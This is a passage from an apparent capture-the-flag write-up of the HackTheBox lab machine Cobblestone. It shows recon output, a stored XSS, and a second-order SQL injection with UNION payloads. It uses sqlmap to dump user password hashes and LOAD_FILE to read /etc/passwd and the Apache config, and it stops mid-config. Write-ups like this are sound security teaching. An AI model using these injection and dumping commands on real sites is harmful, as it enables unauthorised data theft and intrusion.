HTB: Cobblestone

Cobblestone hosts a cluster of Minecraft-themed PHP sites across a few subdomains. I’ll find a second-order SQL injection, use it to read the application source, and abuse stored cross-site scripting to hijack an admin session. That admin access opens up a Twig template injection for code execution as the web user, which is locked down hard by AppArmor. I’ll pull credentials from the database and crack one to get an SSH login as the next user. From there I’ll find Cobbler running as root and show multiple ways to abuse it for a root shell, reaching its API through both default credentials and an authentication bypass. In Beyond Root, I’ll dig into why the SQL injection crashes the page.
Box Info







Recon
Initial Scanning
nmap finds two open TCP ports, SSH (22) and HTTP (80):
oxdf@hacky$ sudo nmap -p- --reason --min-rate 10000 10.129.37.228
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-29 00:33 UTC
Nmap scan report for 10.129.37.228
Host is up, received reset ttl 63 (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Nmap done: 1 IP address (1 host up) scanned in 8.10 seconds
oxdf@hacky$ sudo nmap -p 22,80 -sCV 10.129.37.228
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-29 00:34 UTC
Nmap scan report for 10.129.37.228
Host is up (0.020s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 50:ef:5f:db:82:03:36:51:27:6c:6b:a6:fc:3f:5a:9f (ECDSA)
|_  256 e2:1d:f3:e9:6a:ce:fb:e0:13:9b:07:91:28:38:ec:5d (ED25519)
80/tcp open  http    Apache httpd 2.4.62
|_http-title: Did not follow redirect to http://cobblestone.htb/
|_http-server-header: Apache/2.4.62 (Debian)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.49 seconds
Based on the OpenSSH and Apache versions, the host is likely running Debian 12 Bookworm.
Both of the ports show a TTL of 63, which matches the expected TTL for Linux one hop away.
Subdomains - TCP 80
There’s a redirect to cobblestone.htb on port 80. I’ll use ffuf to bruteforce for subdomains that respond differently:
oxdf@hacky$ ffuf -u http://10.129.37.228 -H 'Host: FUZZ.cobblestone.htb' -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.37.228
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.cobblestone.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

vote                    [Status: 302, Size: 81, Words: 10, Lines: 4, Duration: 38ms]
deploy                  [Status: 200, Size: 1745, Words: 121, Lines: 52, Duration: 27ms]
:: Progress: [19966/19966] :: Job [1/1] :: 1923 req/sec :: Duration: [0:00:13] :: Errors: 0 ::
I’ll add all three to my /etc/hosts file:
10.129.37.228 cobblestone.htb vote.cobblestone.htb deploy.cobblestone.htb
I’ll rescan port 80 with the hostname, but not find anything interesting that I won’t see by standard enumeration.
cobblestone.htb / mc.cobblestone.htb - TCP 80
Site
The site is a front page for a MineCraft server:

There are links to both subdomains, as well as /skins.php and a reference to mc.cobblestone.htb (which I’ll add to my hosts file, though it just comes back to this frontpage site).
The skins link redirects to /login.php, where I can login or register an account:

The login page does leak valid users. When I send admin / admin, it says:

When I send 0xdf / password, the error is different:

I’ll register:

On login, there’s a list of skins to choose from:

The site is very broken in that if the resolution isn’t right, the top of the page doesn’t show and can’t scroll into view. If I zoom out a bit:

The Download links look like /download.php?skin=/skins/sword4000.png, but I’m unable to get any directory traversal / file read / file includes from basic testing and fuzzing here.
The Suggest Skin tab has a form:

On submitting it says:

No long after (less than a minute) there’s a connection at my webserver for the URL I send (as well as the favicon, which suggests it’s in a simulated browser):
oxdf@hacky$ sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.37.228 - - [31/Jul/2026 03:45:37] code 404, message File not found
10.129.37.228 - - [31/Jul/2026 03:45:37] "GET /test HTTP/1.1" 404 -
10.129.37.228 - - [31/Jul/2026 03:45:37] code 404, message File not found
10.129.37.228 - - [31/Jul/2026 03:45:37] "GET /favicon.ico HTTP/1.1" 404 -
Tech Stack
The HTTP response headers show just Apache:
HTTP/1.1 200 OK
Date: Tue, 28 Jul 2026 20:58:10 GMT
Server: Apache/2.4.62 (Debian)
Vary: Accept-Encoding
Content-Length: 1942
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
The main page loads as index.php, providing more evidence it’s a PHP site.
The 404 page matches the default Apache 404:

The top of the index page has this HTML comment:
<!-- Proudly coded by Billy (https://bybilly.uk) -->
<!-- Version: 1.9.2 -->
billy.uk is a project site for a developer, and it links to minecraft-web-portal, which describes itself as:
A clean and simple Minecraft “portal” website template.
On logging in, there’s a PHPSESSID cookie set, and it’s set as HttpOnly:

This means I can’t do simple XSS tricks to exfil it.
Directory Brute Force
I’ll run feroxbuster against the site, and include -x php since the site is PHP:
oxdf@hacky$ feroxbuster -u http://cobblestone.htb -x php

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://cobblestone.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 🔎  Extract Links         │ true
 💲  Extensions            │ [php]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      280c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        9l       28w      322c http://cobblestone.htb/templates => http://cobblestone.htb/templates/
200      GET       30l       79w      721c http://cobblestone.htb/js/main.js
200      GET      144l      250w     2217c http://cobblestone.htb/css/stylesheet.css
200      GET      131l      814w    68917c http://cobblestone.htb/img/forums.png
200      GET      105l      560w    43365c http://cobblestone.htb/img/vote.png
200      GET      204l     1117w    83278c http://cobblestone.htb/img/store.png
200      GET        2l     1294w    89501c http://cobblestone.htb/js/jquery.min.js
200      GET      342l     2173w   185118c http://cobblestone.htb/img/logo.png
302      GET        0l        0w        0c http://cobblestone.htb/logout.php => login.php
403      GET        1l        2w       14c http://cobblestone.htb/upload.php
301      GET        9l       28w      315c http://cobblestone.htb/db => http://cobblestone.htb/db/
301      GET        9l       28w      316c http://cobblestone.htb/img => http://cobblestone.htb/img/
301      GET        9l       28w      315c http://cobblestone.htb/js => http://cobblestone.htb/js/
200      GET        0l        0w        0c http://cobblestone.htb/register.php
301      GET        9l       28w      323c http://cobblestone.htb/javascript => http://cobblestone.htb/javascript/
200      GET        0l        0w        0c http://cobblestone.htb/download.php
301      GET        9l       28w      318c http://cobblestone.htb/skins => http://cobblestone.htb/skins/
200      GET       61l      190w     1942c http://cobblestone.htb/index.php
301      GET        9l       28w      316c http://cobblestone.htb/css => http://cobblestone.htb/css/
403      GET        1l        2w       14c http://cobblestone.htb/user.php
200      GET        1l       12w     2799c http://cobblestone.htb/js/firefly.js
302      GET        3l       11w       81c http://cobblestone.htb/skins.php => login.php
200      GET        0l        0w        0c http://cobblestone.htb/login_verify.php
200      GET        7l     1207w    80721c http://cobblestone.htb/js/bootstrap.bundle.min.js
200      GET       61l      190w     1942c http://cobblestone.htb/
200      GET        6l     2222w   232803c http://cobblestone.htb/css/bootstrap.min.css
200      GET       87l      281w     4659c http://cobblestone.htb/login.php
301      GET        9l       28w      319c http://cobblestone.htb/vendor => http://cobblestone.htb/vendor/
200      GET        0l        0w        0c http://cobblestone.htb/db/connection.php
301      GET        9l       28w      330c http://cobblestone.htb/javascript/jquery => http://cobblestone.htb/javascript/jquery/
200      GET    10907l    44549w   289782c http://cobblestone.htb/javascript/jquery/jquery
404      GET        0l        0w      277c http://cobblestone.htb/img/Coremetrics
301      GET        9l       28w      327c http://cobblestone.htb/vendor/symfony => http://cobblestone.htb/vendor/symfony/
301      GET        9l       28w      324c http://cobblestone.htb/vendor/twig => http://cobblestone.htb/vendor/twig/
200      GET        0l        0w        0c http://cobblestone.htb/vendor/autoload.php
301      GET        9l       28w      328c http://cobblestone.htb/vendor/composer => http://cobblestone.htb/vendor/composer/
301      GET        9l       28w      329c http://cobblestone.htb/vendor/twig/twig => http://cobblestone.htb/vendor/twig/twig/
200      GET       19l      168w     1068c http://cobblestone.htb/vendor/composer/LICENSE
301      GET        9l       28w      333c http://cobblestone.htb/vendor/twig/twig/src => http://cobblestone.htb/vendor/twig/twig/src/
200      GET      325l     1784w    12881c http://cobblestone.htb/vendor/twig/twig/CHANGELOG
200      GET       27l      224w     1516c http://cobblestone.htb/vendor/twig/twig/LICENSE
200      GET        0l        0w        0c http://cobblestone.htb/vendor/composer/installed.php
[####################] - 9m    420057/420057  0s      found:42      errors:18214
[####################] - 6m     30000/30000   78/s    http://cobblestone.htb/
[####################] - 7m     30000/30000   74/s    http://cobblestone.htb/templates/
[####################] - 6m     30000/30000   78/s    http://cobblestone.htb/db/
[####################] - 7m     30000/30000   76/s    http://cobblestone.htb/img/
[####################] - 6m     30000/30000   77/s    http://cobblestone.htb/js/
[####################] - 7m     30000/30000   74/s    http://cobblestone.htb/javascript/
[####################] - 7m     30000/30000   74/s    http://cobblestone.htb/skins/
[####################] - 7m     30000/30000   74/s    http://cobblestone.htb/css/
[####################] - 7m     30000/30000   75/s    http://cobblestone.htb/vendor/
[####################] - 7m     30000/30000   75/s    http://cobblestone.htb/javascript/jquery/
[####################] - 6m     30000/30000   87/s    http://cobblestone.htb/vendor/symfony/
[####################] - 6m     30000/30000   89/s    http://cobblestone.htb/vendor/twig/
[####################] - 4m     30000/30000   139/s   http://cobblestone.htb/vendor/composer/
[####################] - 3m     30000/30000   187/s   http://cobblestone.htb/vendor/twig/twig/
Nothing interesting.
vote.cobblestone.htb - TCP 80
Site
The site immediately leads to a similar but different looking login page:

Any time a CTF says there might be issues on a page in a very unrealistic way, that’s a good place to look for issues.
Just like the previous page, it will differentiate between non-existing user and wrong password. My user from the main site is not found here. I’m able to register the same name again, and login.
There’s a simple voting page:

Clicking “+ Upvote” generates a pop-up:

It’s not clear how these three already got votes.
The “Suggest” tab offers a form to suggest a server:

On submitting, it shows the suggestion and that it has yet to be approved:

And now that shows on “Your server suggestions” under the suggest form:

The “+ Upvote” button shows the same popup.
Tech Stack
On first visit to the site, it sets a PHPSESSID cookie, confirming the idea that this is a PHP site:
HTTP/1.1 302 Found
Date: Tue, 28 Jul 2026 21:24:46 GMT
Server: Apache/2.4.62 (Debian)
Set-Cookie: PHPSESSID=4os8o34hfkb5rkmed1tiodknq1; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
Content-Length: 81
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
The main page loads as /index.php.
The 404 page matches the default Apache 404:

This is a minecraft-web-portal site as well.
Directory Brute Force
I’ll run feroxbuster against the site, and include -x php since the site is PHP:
oxdf@hacky$ feroxbuster -u http://vote.cobblestone.htb -x php

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://vote.cobblestone.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 🔎  Extract Links         │ true
 💲  Extensions            │ [php]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      282c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      285c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
302      GET        3l       11w       81c http://vote.cobblestone.htb/ => login.php
301      GET        9l       28w      332c http://vote.cobblestone.htb/templates => http://vote.cobblestone.htb/templates/
200      GET       30l       79w      721c http://vote.cobblestone.htb/js/main.js
200      GET        0l        0w        0c http://vote.cobblestone.htb/register.php
200      GET        1l       12w     2799c http://vote.cobblestone.htb/js/firefly.js
200      GET        7l     1207w    80721c http://vote.cobblestone.htb/js/bootstrap.bundle.min.js
200      GET        2l     1294w    89501c http://vote.cobblestone.htb/js/jquery.min.js
301      GET        9l       28w      325c http://vote.cobblestone.htb/db => http://vote.cobblestone.htb/db/
301      GET        9l       28w      333c http://vote.cobblestone.htb/javascript => http://vote.cobblestone.htb/javascript/
301      GET        9l       28w      325c http://vote.cobblestone.htb/js => http://vote.cobblestone.htb/js/
302      GET        0l        0w        0c http://vote.cobblestone.htb/logout.php => login.php
302      GET        3l       11w       81c http://vote.cobblestone.htb/index.php => login.php
301      GET        9l       28w      326c http://vote.cobblestone.htb/css => http://vote.cobblestone.htb/css/
301      GET        9l       28w      326c http://vote.cobblestone.htb/img => http://vote.cobblestone.htb/img/
200      GET        0l        0w        0c http://vote.cobblestone.htb/login_verify.php
302      GET        3l       11w       78c http://vote.cobblestone.htb/details.php => login.php
200      GET      144l      250w     2217c http://vote.cobblestone.htb/css/stylesheet.css
301      GET        9l       28w      329c http://vote.cobblestone.htb/vendor => http://vote.cobblestone.htb/vendor/
302      GET        0l        0w        0c http://vote.cobblestone.htb/suggest.php => login.php
200      GET        6l     2222w   232803c http://vote.cobblestone.htb/css/bootstrap.min.css
200      GET       89l      296w     4759c http://vote.cobblestone.htb/login.php
301      GET        9l       28w      340c http://vote.cobblestone.htb/javascript/jquery => http://vote.cobblestone.htb/javascript/jquery/
200      GET        0l        0w        0c http://vote.cobblestone.htb/db/connection.php
200      GET    10907l    44549w   289782c http://vote.cobblestone.htb/javascript/jquery/jquery
301      GET        9l       28w      337c http://vote.cobblestone.htb/vendor/symfony => http://vote.cobblestone.htb/vendor/symfony/
301      GET        9l       28w      334c http://vote.cobblestone.htb/vendor/twig => http://vote.cobblestone.htb/vendor/twig/
200      GET        0l        0w        0c http://vote.cobblestone.htb/vendor/autoload.php
301      GET        9l       28w      338c http://vote.cobblestone.htb/vendor/composer => http://vote.cobblestone.htb/vendor/composer/
301      GET        9l       28w      339c http://vote.cobblestone.htb/vendor/twig/twig => http://vote.cobblestone.htb/vendor/twig/twig/
301      GET        9l       28w      343c http://vote.cobblestone.htb/vendor/twig/twig/src => http://vote.cobblestone.htb/vendor/twig/twig/src/
200      GET      325l     1784w    12881c http://vote.cobblestone.htb/vendor/twig/twig/CHANGELOG
200      GET       27l      224w     1516c http://vote.cobblestone.htb/vendor/twig/twig/LICENSE
200      GET        0l        0w        0c http://vote.cobblestone.htb/vendor/composer/installed.php
[####################] - 8m    390055/390055  0s      found:33      errors:13568
[####################] - 6m     30000/30000   90/s    http://vote.cobblestone.htb/
[####################] - 6m     30000/30000   88/s    http://vote.cobblestone.htb/templates/
[####################] - 6m     30000/30000   83/s    http://vote.cobblestone.htb/db/
[####################] - 6m     30000/30000   82/s    http://vote.cobblestone.htb/javascript/
[####################] - 6m     30000/30000   90/s    http://vote.cobblestone.htb/js/
[####################] - 6m     30000/30000   83/s    http://vote.cobblestone.htb/css/
[####################] - 6m     30000/30000   83/s    http://vote.cobblestone.htb/img/
[####################] - 6m     30000/30000   85/s    http://vote.cobblestone.htb/vendor/
[####################] - 6m     30000/30000   85/s    http://vote.cobblestone.htb/javascript/jquery/
[####################] - 5m     30000/30000   98/s    http://vote.cobblestone.htb/vendor/symfony/
[####################] - 5m     30000/30000   96/s    http://vote.cobblestone.htb/vendor/twig/
[####################] - 3m     30000/30000   149/s   http://vote.cobblestone.htb/vendor/composer/
[####################] - 3m     30000/30000   188/s   http://vote.cobblestone.htb/vendor/twig/twig/
Nothing interesting.
deploy.cobblestone.htb - TCP 80
Site
The site is under development:

There are some user names here, as well as some hints at protections to overcome later (firewalls, apparmor, chroot).
Tech Stack
The HTTP response headers show just Apache:
HTTP/1.1 200 OK
Date: Tue, 28 Jul 2026 22:08:28 GMT
Server: Apache/2.4.62 (Debian)
Vary: Accept-Encoding
Content-Length: 1745
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
The main page loads as /index.php.
The 404 page matches the default Apache 404:

This is a minecraft-web-portal site as well.
Directory Brute Force
I’ll run feroxbuster against the site, and include -x php since I know the site is PHP:
oxdf@hacky$ feroxbuster -u http://deploy.cobblestone.htb -x php

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://deploy.cobblestone.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 🔎  Extract Links         │ true
 💲  Extensions            │ [php]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      287c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      284c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        4l      129w     2909c http://deploy.cobblestone.htb/img/josh.png
200      GET        4l       79w     3434c http://deploy.cobblestone.htb/img/katrina.png
200      GET       30l       79w      721c http://deploy.cobblestone.htb/js/main.js
200      GET        1l       12w     2799c http://deploy.cobblestone.htb/js/firefly.js
200      GET        2l     1294w    89501c http://deploy.cobblestone.htb/js/jquery.min.js
301      GET        9l       28w      337c http://deploy.cobblestone.htb/javascript => http://deploy.cobblestone.htb/javascript/
301      GET        9l       28w      330c http://deploy.cobblestone.htb/css => http://deploy.cobblestone.htb/css/
200      GET       51l      165w     1745c http://deploy.cobblestone.htb/index.php
301      GET        9l       28w      330c http://deploy.cobblestone.htb/img => http://deploy.cobblestone.htb/img/
301      GET        9l       28w      329c http://deploy.cobblestone.htb/js => http://deploy.cobblestone.htb/js/
200      GET        5l      123w     2817c http://deploy.cobblestone.htb/img/sam.png
200      GET      144l      250w     2217c http://deploy.cobblestone.htb/css/stylesheet.css
200      GET        4l      101w     3148c http://deploy.cobblestone.htb/img/jeremy.png
200      GET       51l      165w     1745c http://deploy.cobblestone.htb/
301      GET        9l       28w      344c http://deploy.cobblestone.htb/javascript/jquery => http://deploy.cobblestone.htb/javascript/jquery/
200      GET    10907l    44549w   289782c http://deploy.cobblestone.htb/javascript/jquery/jquery
[####################] - 3m    180031/180031  0s      found:16      errors:1170
[####################] - 3m     30000/30000   159/s   http://deploy.cobblestone.htb/
[####################] - 3m     30000/30000   147/s   http://deploy.cobblestone.htb/javascript/
[####################] - 3m     30000/30000   148/s   http://deploy.cobblestone.htb/css/
[####################] - 3m     30000/30000   149/s   http://deploy.cobblestone.htb/img/
[####################] - 3m     30000/30000   149/s   http://deploy.cobblestone.htb/js/
[####################] - 3m     30000/30000   150/s   http://deploy.cobblestone.htb/javascript/jquery/
Nothing interesting.
RCE as www-data
Simple Vuln Primitives
HTML Injection / XSS
There are three simple attack primitives that jump out immediately on testing the vote site. First, I can submit HTML in my server suggestion, and it is loaded by the page. For example, <b>test</b> becomes:

The tags are gone and the text is bold in both the view right after submitting and the table. This is an XSS primitive, as <script> tags work too:

IDOR
Another issue is an insecure direct object reference. When I submit a server, the page loads /details.php?id=5, starting at ID 4 and counting up by 1. I can view the previous three, for example, id=1:

It’s weird that it says “Approved: false” when it’s already showing on the main page for voting. I don’t find anything interesting here.
PHP Variable Handling
I can test for SQL injection in the details.php. Trying in an ID that doesn’t exist redirects to index.php, with an error message:

Trying with just id=1' actually shows ID 1 just fine. id=1abc also shows 1. This seems like a string-number conversion issue with how PHP handles HTTP parameters. So 1 becomes 1, but so does anything that starts with 1 and then a non-digit or period. Except e, which is used for scientific notation. I can test this by creating enough entries that there is an ID 11, and then getting id=1.1e1:

SQL Injection
Second Order SQL Injection Background
Beyond these other errors and vulnerabilities in the vote site, there’s also a SQL injection. Just trying to add ' to the ID doesn’t work (as shown above in the PHP Variable Handling section). But there’s a second-order injection. This happens when some data is submitted and stored in the DB, and then later retrieved and used to build a query that creates an injection.
There was an unintended second order SQLI in my first HTB machine, SecNotes. By registering a username like ' or 1='1, the site would store that name without filtering. Later, when it went to load all the notes associated with that user, it used the username to build the query, and the SQL injection happens.
SQLI Crash POC
On Cobblestone, if I suggest a server like 0xdf', then the resulting details.php page shows nothing:

If I look at the source, it just stops right after the body opens:
<!-- Proudly coded by Billy (https://bybilly.uk) -->
<!-- Version: 1.9.2 -->


<!DOCTYPE html>
<html>
<head>
	<!-- Info meta tags, important for social media + SEO -->
	<title>Cobblestone - Server Details</title>

	<meta name="viewport" content="width=device-width, initial-scale=1.0">
	<meta charset="utf-8">

    <link rel="stylesheet" href="css/bootstrap.min.css">
	<link rel="stylesheet" href="css/all.min.css">
	<link rel="stylesheet" href="css/stylesheet.css">

</head>
<body>
	<div class="container-fluid">
That’s right where the server is trying to build the div with the details from the DB. I’ll look at the queries being made and walk through how they are crashing in Beyond Root. It does load fine on the “Your server suggestions” section:

SQLI UNION POC
As I’m clearly crashing the server, the next thing to test is can I fix the query. I’ll try ' UNION SELECT 1,2,3;-- -, but it still crashes. The goal is to build a union query that works, and they will crash if the initial query and the union have a different number of columns. When I get to ' UNION SELECT 1,2,3,4,5;-- -, it works:

Looking at the source, I see four potential candidates for my union data to be coming back to me:

I’ll try again with ' UNION SELECT version(),user(),3,223,1337;-- - and verify:

All four updated, so all four are valid places to put more complex queries.
Manual Enumeration
I can list the database available in the DB with ' UNION SELECT group_concat(schema_name),2,3,4,5 from information_schema.schemata;-- -. The results only show one row, so I need to use group_concat to turn all the results into a single entry. It works:

There are two databases, information_schema and vote.
I’ll get the tables in vote with ' UNION SELECT group_concat(table_name),2,3,4,5 from information_schema.tables where table_schema='vote';-- -:

There’s two, votes and users.
I’ll get the columns for each with ' UNION SELECT group_concat(concat(table_name,':',column_name),'<br/>'),2,3,4,5 from information_schema.columns where table_schema='vote';-- -:

The <br/> puts in line breaks to make it more readable.
I can get the users with emails and passwords:

sqlmap
I can also save a benign POST request to /suggest.php to a file, and pass it to sqlmap. I’m specifying that it’s union injection and the parameter since I’ve already found that. It takes a few minutes, but finds the same:
oxdf@hacky$ sqlmap -r vote.req -p url --technique U
___
__H__
___ ___[)]_____ ___ ___ {1.10.7.30#dev}
|_ -| . [(] | .'| . |
|___|_ [)]_|_|_|__,| _|
|_|V... |_| https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 03:50:23 /2026-07-30/
[] [INFO] parsing HTTP request from 'vote.req'
[] [INFO] testing connection to the target URL
got a 302 redirect to 'http://vote.cobblestone.htb/details.php?id=32'. Do you want to follow? [Y/n]
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] n
[] [INFO] testing if the target URL content is stable
[] [WARNING] heuristic (basic) test shows that POST parameter 'url' might not be injectable
[] [INFO] testing for SQL injection on POST parameter 'url'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n]
[] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[] [INFO] target URL appears to have 5 columns in query
[] [WARNING] applying generic concatenation (CONCAT)
[] [WARNING] reflective value(s) found and filtering out
[] [INFO] POST parameter 'url' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[] [INFO] checking if the injection point on POST parameter 'url' is a false positive
POST parameter 'url' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 24 HTTP(s) requests:
---
Parameter: url (POST)
Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: url=-2899' UNION ALL SELECT NULL,NULL,NULL,CONCAT(CONCAT('qzbjq','lrmWbfuAKUrJEQdauKEEjMGKApdvxCLRSfhkOIQt'),'qjjxq'),NULL-- UAXP
---
[] [INFO] testing MySQL
[] [INFO] confirming MySQL
[] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.62
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[] [INFO] fetched data logged to text files under '/home/oxdf/.local/share/sqlmap/output/vote.cobblestone.htb'
[*] ending @ 03:54:10 /2026-07-30/
From here I can add --dbs to list the databases:
oxdf@hacky$ sqlmap -r vote.req -p url --technique U --dbs
...[snip]...
available databases [2]:
[*] information_schema
[*] vote
...[snip]...
I’ll replace --dbs with -D vote and --tables to list tables in vote:
oxdf@hacky$ sqlmap -r vote.req -p url --technique U -D vote --tables
...[snip]...
Database: vote
[2 tables]
+-------+
| users |
| votes |
+-------+
...[snip]...
Dumping either table’s values broke sqlmap a bit, but adding --no-cast (as it suggests) fixed that:
oxdf@hacky$ sqlmap -r vote.req -p url --technique U -D vote -T users --dump --no-cast
...[snip]...
Database: vote
Table: users
[2 entries]
+----+------------------------+----------+--------------------------------------------------------------+----------+-----------+
| id | Email                  | LastName | Password                                                     | Username | FirstName |
+----+------------------------+----------+--------------------------------------------------------------+----------+-----------+
| 1  | cobble@cobblestone.htb |          | $2y$10$6XMWgf8RN6McVqmRyFIDb.6nNALRsA./u4HAF2GIBs3xgZXvZjv86 | admin    | Admin     |
| 10 | 0xdf@0xdf.htb          | 0xdf     | $2y$10$XUkCFljM0ly1w7nrw5t0XeNm0rEL3qUuL.jjraJgKmU6VashtNBBC | 0xdf     | 0xdf      |
+----+------------------------+----------+--------------------------------------------------------------+----------+-----------+
...[snip]...
Hash Cracking [Fail]
There are two users in the table, and one I created. $2y$ is bcrypt, and I’ll verify that with Python and my user:
oxdf@hacky$ python
Python 3.12.3 (main, Jun 19 2026, 12:46:00) [GCC 13.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import bcrypt
>>> bcrypt.checkpw(b'0xdf0xdf', b'$2y$10$XUkCFljM0ly1w7nrw5t0XeNm0rEL3qUuL.jjraJgKmU6VashtNBBC')
True
That’s mode 3200 in hashcat, which I’ll give the hash with rockyou.txt:
$ hashcat admin.hash /opt/SecLists/Passwords/Leaked-Databases/rockyou.txt -m 3200
hashcat (v7.1.2) starting
...[snip]...
I’ll let it run for like 10 minutes, and it got 2% of the way through rockyou.txt. At that point I’ll kill the process, as it’s almost certainly not meant to be cracked.
File Read
I can use LOAD_FILE to read files from disk into the query results. For example, ' UNION SELECT LOAD_FILE('/etc/passwd'),2,3,4,5 from information_schema.schemata;-- -:

sqlmap can do this as well:
oxdf@hacky$ sqlmap -r vote.req -p url --technique U --batch --file-read /etc/passwd
...[snip]...
[] [INFO] fetching file: '/etc/passwd'
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end DBMS file system? [Y/n] Y
[] [INFO] the local file '/home/oxdf/.local/share/sqlmap/output/vote.cobblestone.htb/files/_etc_passwd' and the remote file '/etc/passwd' have the same size (1430 B)
files saved to [1]:
[*] /home/oxdf/.local/share/sqlmap/output/vote.cobblestone.htb/files/_etc_passwd (same file)
[] [INFO] fetched data logged to text files under '/home/oxdf/.local/share/sqlmap/output/vote.cobblestone.htb'
...[snip]...
Filesystem Enumeration
Web Configuration
I’ll get the Apache config for enabled sites at the default location, /etc/apache2/sites-enabled/000-default.conf:
<VirtualHost *:80>
        RewriteEngine On
        RewriteCond %{HTTP_HOST} !^cobblestone.htb$
        RewriteRule /.* http://cobblestone.htb/ [R]
        ServerName 127.0.0.1
        ProxyPass "/cobbler_api" "http://127.0.0.1:25151/"
        ProxyPassReverse "/cobbler_api" "http://127.0.0.1:25151/"
</VirtualHost>

<VirtualHost *:80>
        ServerName cobblestone.htb

        ServerAdmin cobble@cobblestone.htb
        DocumentRoot /var/www/html

        <Directory /var/www/html>
                AAHatName cobblestone
        </Directory>

